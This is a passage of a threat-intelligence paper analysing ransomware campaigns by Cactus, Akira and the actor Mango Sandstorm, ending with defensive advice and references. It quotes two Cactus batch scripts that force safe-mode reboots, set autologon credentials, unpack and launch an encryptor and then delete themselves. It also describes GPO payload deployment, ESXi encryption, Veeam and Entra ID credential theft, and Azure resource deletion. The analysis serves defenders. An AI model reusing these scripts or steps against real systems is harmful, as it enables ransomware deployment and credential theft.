reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword /t REG_SZ /d P@ssW0dDP@ssW /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoLogonCount /t REG_DWORD /d 1 /f
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v "*!test" /t REG_SZ /d "C:\windows\f2.bat" /f
shutdown -r -f -t 5
del "%~f0"
```

Figure 10: Script to enable safeboot, named f1.bat.

The second script, *f2.bat*, is responsible for the encryption.

```
@echo off
SETLOCAL EnableExtensions
bcdedit /deletevalue {default} safeboot
C:\Windows\7.exe x C:\Windows\.7z -p1234 -o"C:\Windows"
del C:\Windows\7.exe
del C:\Windows\.7z
C:\Windows\.exe -i
SET EXE=.exe
:Running
FOR /F %%x IN ('tasklist /NH /FI "IMAGENAME eq %EXE%"') DO IF NOT %%x == %EXE% (
  ECHO %EXE% is Not Running
  GOTO notRunning
) ELSE (
  ECHO %EXE is running
timeout /t 10
 GOTO Running
)
...
:notRunning
  ECHO %EXE% is Not Running
del C:\Windows\.exe
shutdown -r -t 5 -c "Computer Will Now Restart In NORMAL MODE..."
del "%~f0"
```

Figure 11: Second script to deploy ransomware: f2.bat.

GPO for malware delivery

Group policies are one of the toolkits misused by attackers abusing on-premises systems. Threat actors leverage GPOs in a variety of ways, such as the parallel deployment of ransomware payloads to multiple devices, turning off default system settings and turning off security features.

As previously discussed, Cactus ransomware uses GPOs to deploy batch scripts that activate safe boot and initiate forced restarts, circumventing security products. In a few cases, Cactus ransomware operators have used GPOs to deploy a renamed version of Rclone for system-wide data exfiltration. GPOs have also been observed to be involved in deploying ransomware payloads and initiating the encryption process [12]. In general, threat actors first compromise the domain controller, copy the ransomware payload to Netlogon or SYSVOL shares – accessible by devices within that domain – and then use GPO to create a scheduled task. This task launches the ransomware that encrypts files across several remote devices simultaneously [24].



Figure 12: Group policy management.

AKIRA, LOOK AT ME: HOW I PLAY WITH VIRTUALIZATION

Threat actors continually innovate their attack techniques, always seeking new methods to maximize impact. One such method that has helped Akira ransomware to have large-scale impact with stealth is the targeting of virtualization servers. Akira ransomware operators typically gain initial access using public exploits. In one incident, it was observed that the ransomware operators compromised the PRTG Network Monitor tool admin's credentials, though it wasn't confirmed whether these were obtained through credential compromise or PRTG exploitation. Afterward, the attackers continued their intrusion by installing RMM tools like MobaXterm, facilitating lateral movement into other systems. They primarily target a backup service called Veeam and dump the plain text credentials stored within. This toolkit contains open-source tools such as the Veeam Credential Dumper script and Veeampot.py, designed to emulate vSphere responses to retrieve stored credentials from the Veeam service. They extensively target virtualization services and use different payloads, notably esxi7_locker_, to target *ESXi* servers.

Akira ransomware can cause infrastructure-level damage by encrypting virtualization file systems, which requires considerable resources for recovery and mitigation.

To encrypt the virtualization file server, the attacker first adds the *ESXi* admin account to the admin group and then connects with the *ESXi* server through SSH using root user credentials. Once access is obtained, the attacker encrypts VM-related files stored on the server machine. These files, by default, are in '/vmfs/volumes/' on the *ESXi* server, making it the default target directory for encryptors unless a specific path is provided in the command line.

Some ransomware families initiate pre-encryption tasks such as shutting down virtual machines using the ESXCLI command line and deleting VM snapshots. Depending on the payload configuration, these ransomware families target files with specific extensions, including *.log*, *.vmdk* and *.vmem*. We have observed different encryption methods implemented by these ransomware, such as ChaCha20 with a new key per file, RSA encryption with a public key, and a combination of AES and ECC.

For instance, we have seen that the attacker has used the 'nohup' command, which lets a process run in the background to launch its payload with '/vmfs/volumes/' as the target directory. This attack specifically encrypted files with *.log* and *.vmdk* extensions using the ChaCha20 encryption method.

Furthermore, Akira ransomware targets security products, disabling them with admin scripts provided by the security companies themselves. Following this, the attacker exfiltrates data using tools such as *FileZilla*, *WinSCP*, and the compression tool *WinZip*.



Figure 13: Akira ransomware timeline.

MANGO SANDSTORM: MIMICKING HYBRID RANSOMWARE

Mango Sandstorm is a nation-state threat actor that conducts attacks on both on-premises and cloud infrastructures. This threat actor mimics human-operated ransomware campaigns with the ultimate goal of causing destruction and disruption. The attackers gain initial access by exploiting unpatched servers. In most cases, they take advantage of the Log4j 2 exploit, although they are not limited to it [25]. They continually seek new exploits to gain access to victims' environments.

Upon gaining access to an organization, they use the *Mullvad* VPN service for initial C2. For persistence, they use the Ligolo and OpenSSH reverse tunnelling tool, install custom web shells, add a local user account, and elevate its privileges to an administrator. After compromising the domain controller, they use GPO to deploy DarkBit ransomware, keeping the payload in Netlogon and launching it through remote scheduled tasks [25].



Figure 14: On-premises attack flow by Mango Sandstorm.

The threat actor often moves to cloud infrastructure, taking advantage of the ADSync service as previously discussed. They compromise ADConnect and AADConnect users to facilitate further intrusion. Using the AADInternals toolkit, they extract plain text credentials and use them to log in to the *Microsoft Entra ID Connector* cloud account. This service is often configured with single-factor authentication, making it easier to gain entry and elevate privileges. The methods by which this threat actor acquires Global Administrator access is a vast subject and requires a separate paper, as the techniques largely depend on the configurations they are dealing with [24].

Once they obtain Global Administrator permission, they use remote desktop protocol (RDP) to connect to services such as Exchange Web Services and Azure Resources, evading MFA.



Figure 15: Pivoting to the cloud.

They start their destructive activities by targeting the following services.

Cloud resource deletion – DOS

The threat actor breaches the *Microsoft Azure* environment and obtains Global Administrator privileges through Azure Privileged Identity Management (PIM). They then escalate their privileges, gaining control over the victim's management groups and *Azure* subscriptions. This breach could allow the attacker to delete cloud resources such as server farms, virtual machines, storage accounts and virtual networks, potentially resulting in data loss. Such actions provide the attacker with a significant bargaining advantage [25].

Misusing OAuth apps to gain access to email service

Attackers often abuse the OAuth application to gain full access to the *Exchange* service. This results in the exposure of email content, which often includes confidential information. The attacker uses this harvested information to further infiltrate other devices and servers, thereby broadening the scope of the attack [25].

Figure 16: Cloud attack flow.

CONCLUSION

Ransomware attacks have become more advanced, shifting from basic methods to sophisticated, human-operated campaigns. These attacks involve meticulous planning and target high-value organizations. Attackers steal credentials, escalate privileges, and move laterally within systems to deploy ransomware on critical resources.

The hybrid IT environment, which merges on-prem devices with cloud services, presents both opportunities and challenges. It offers adaptability and scalability but could also introduce security risks if not properly configured. Adversaries could leverage these weaknesses to navigate through on-premises and cloud infrastructures, using various tools to obtain access credentials and amplify their reach.

Double extortion tactics, where attackers steal data and threaten to leak it, add to the pressure on organizations to pay ransoms. Attacks on virtualization servers and the mass deletion of cloud resources demonstrate the possibility of significant damage.

To defend against these threats, organizations must implement strong security measures, especially for hybrid environments. This includes comprehensive identity and access management (IAM), continuous monitoring, and advanced

threat detection. Security features from cloud providers such as *Microsoft Azure*, *AWS* and *GCP*, along with IAM solutions from *Twingo* and *Okta*, can help bolster defences.

In summary, as threats evolve, organizations must strengthen their security strategies to protect against sophisticated ransomware and ensure resilience and safety.

ACKNOWLEDGEMENTS

Many thanks to *Microsoft* security research groups who have helped us prepare and review the paper. We have used various content researched by these folks and acknowledge and appreciate their contributions.

REFERENCES

[1] Microsoft Threat Intelligence. Human-operated ransomware attacks: A preventable disaster. Microsoft Security Blog. 5 March 2020. https://www.microsoft.com/en-us/security/blog/2020/03/05/human-operated-ransomware-attacks-a-preventable-disaster/.

[2] Microsoft. Microsoft Digital Defense Report 2023. https://www.microsoft.com/en-us/security/security-insider/microsoft-digital-defense-report-2023.

[3] Kilday, C. Ransomware Attacks Target These 5 Sectors Most. Drata. 23 January 2024. https://drata.com/blog/ransomware-attacks-target-these-sectors-most.

[4] Petrosyan, A. Industry sectors most targeted by ransomware attacks in the United States in 2023. Statista. 22 March 2024. https://www.statista.com/statistics/1323599/us-most-targeted-industries-by-ransomware-attacks/.

[5] Gihon, S. Ransomware Trends 2023 Report. Cyberint.com. 7 April 2024. https://cyberint.com/blog/research/ransomware-trends-and-statistics-2023-report/.

[6] Aggarwal, M. Ransomware Attack: An Evolving Targeted Threat. Ministry of Electronics & Information Technology. https://www.meity.gov.in/writereaddata/files/Ransomware_Attack_An_Evolving_Targeted_Threat.pdf.

[7] Wikipedia. EternalBlue. https://en.wikipedia.org/wiki/EternalBlue.

[8] Wikipedia. WannaCry ransomware attack. https://en.wikipedia.org/wiki/WannaCry_ransomware_attack.

[9] Shapirov, S. SysAid On-Prem Software CVE-2023-47246 Vulnerability. SysAid. 8 November 2023. https://www.sysaid.com/blog/service-desk/on-premise-software-security-vulnerability-notification.

[10] Microsoft Incident Response Microsoft Threat Intelligence. Octo Tempest crosses boundaries to facilitate extortion, encryption, and destruction. Microsoft Security Blog. 25 October 2023. https://www.microsoft.com/en-us/security/blog/2023/10/25/octo-tempest-crosses-boundaries-to-facilitate-extortion-encryption-and-destruction/.

[11] Mandiant Intelligence. SIM Swapping and Abuse of the Microsoft Azure Serial Console: Serial Is Part of a Well Balanced Attack. Google Cloud Blog. 16 May 2023. https://cloud.google.com/blog/topics/threat-intelligence/sim-swapping-abuse-azure-serial/.

[12] Cronin, B. LinkedIn. https://www.linkedin.com/pulse/ransomware-techniques-encryption-via-gpupdate-brendan-cronin-po1mc/.

[13] Microsoft. What is hybrid identity with Microsoft Entra ID? https://learn.microsoft.com/en-us/entra/identity/hybrid/whatis-hybrid-identity.

[14] Ballejos, L.; Hunter, S. Azure AD Connect: What It Is and How to Configure It. ninjaOne. https://www.ninjaone.com/blog/azure-ad-connect-what-it-is-and-how-to-configure-it.

[15] Chester, A. Azure AD Connect for Red Teamers. XPN's InfoSec Blog. https://blog.xpnsec.com/azuread-connect-for-redteam/.

[16] dirkjanm / adconnectdump. https://github.com/dirkjanm/adconnectdump.

[17] AADInternals. https://aadinternals.com/aadinternals/.

[18] Okta. Federated Identity Management vs. Single Sign-On: What's the Difference? https://www.okta.com/identity-101/federated-identity-vs-sso/.

[19] Sygnia. Detection And Hunting Of Golden SAML Attack. 21 July 2021. https://www.sygnia.co/threat-reports-and-advisories/golden-saml-attack/.

[20] Stanford, N. LinkedIn. https://www.linkedin.com/posts/pwned_this-will-be-my-last-post-about-octo-tempest-activity-7128842440177848320-aN34/?trk=public_profile_like_view.

[21] privacy.sexy. https://privacy.sexy/.

[22] Microsoft Threat Intelligence. Threat actors misusing Quick Assist in social engineering attacks leading to ransomware Microsoft Security Blog. 15 May 2024. https://www.microsoft.com/en-us/security/blog/2024/05/15/threat-actors-misusing-quick-assist-in-social-engineering-attacks-leading-to-ransomware/.

[23] Thapa Magar, B. Cactus Ransomware: How it works and how to respond? Logpoint. https://www.logpoint.com/wp-content/uploads/2023/12/et-cactus-4-12.pdf.

[24] Microsoft Threat Intelligence. MERCURY and DEV-1084: Destructive attack on hybrid environment. Microsoft Security Blog. 7 April 2023. https://www.microsoft.com/en-us/security/blog/2023/04/07/mercury-and-dev-1084-destructive-attack-on-hybrid-environment/.

[25] Microsoft Threat Intelligence. MERCURY leveraging Log4j 2 vulnerabilities in unpatched systems to target Israeli organizations. Microsoft Security Blog. 25 August 2022. https://www.microsoft.com/en-us/security/blog/2022/08/25/mercury-leveraging-log4j-2-vulnerabilities-in-unpatched-systems-to-target-israeli-organizations/.

[26] Microsoft Security Response Center (MSRC). BlueHat Oct 23. S05: Octo Tempest: A Year of Response. YouTube. https://www.youtube.com/watch?v=pyhhRbWh--E.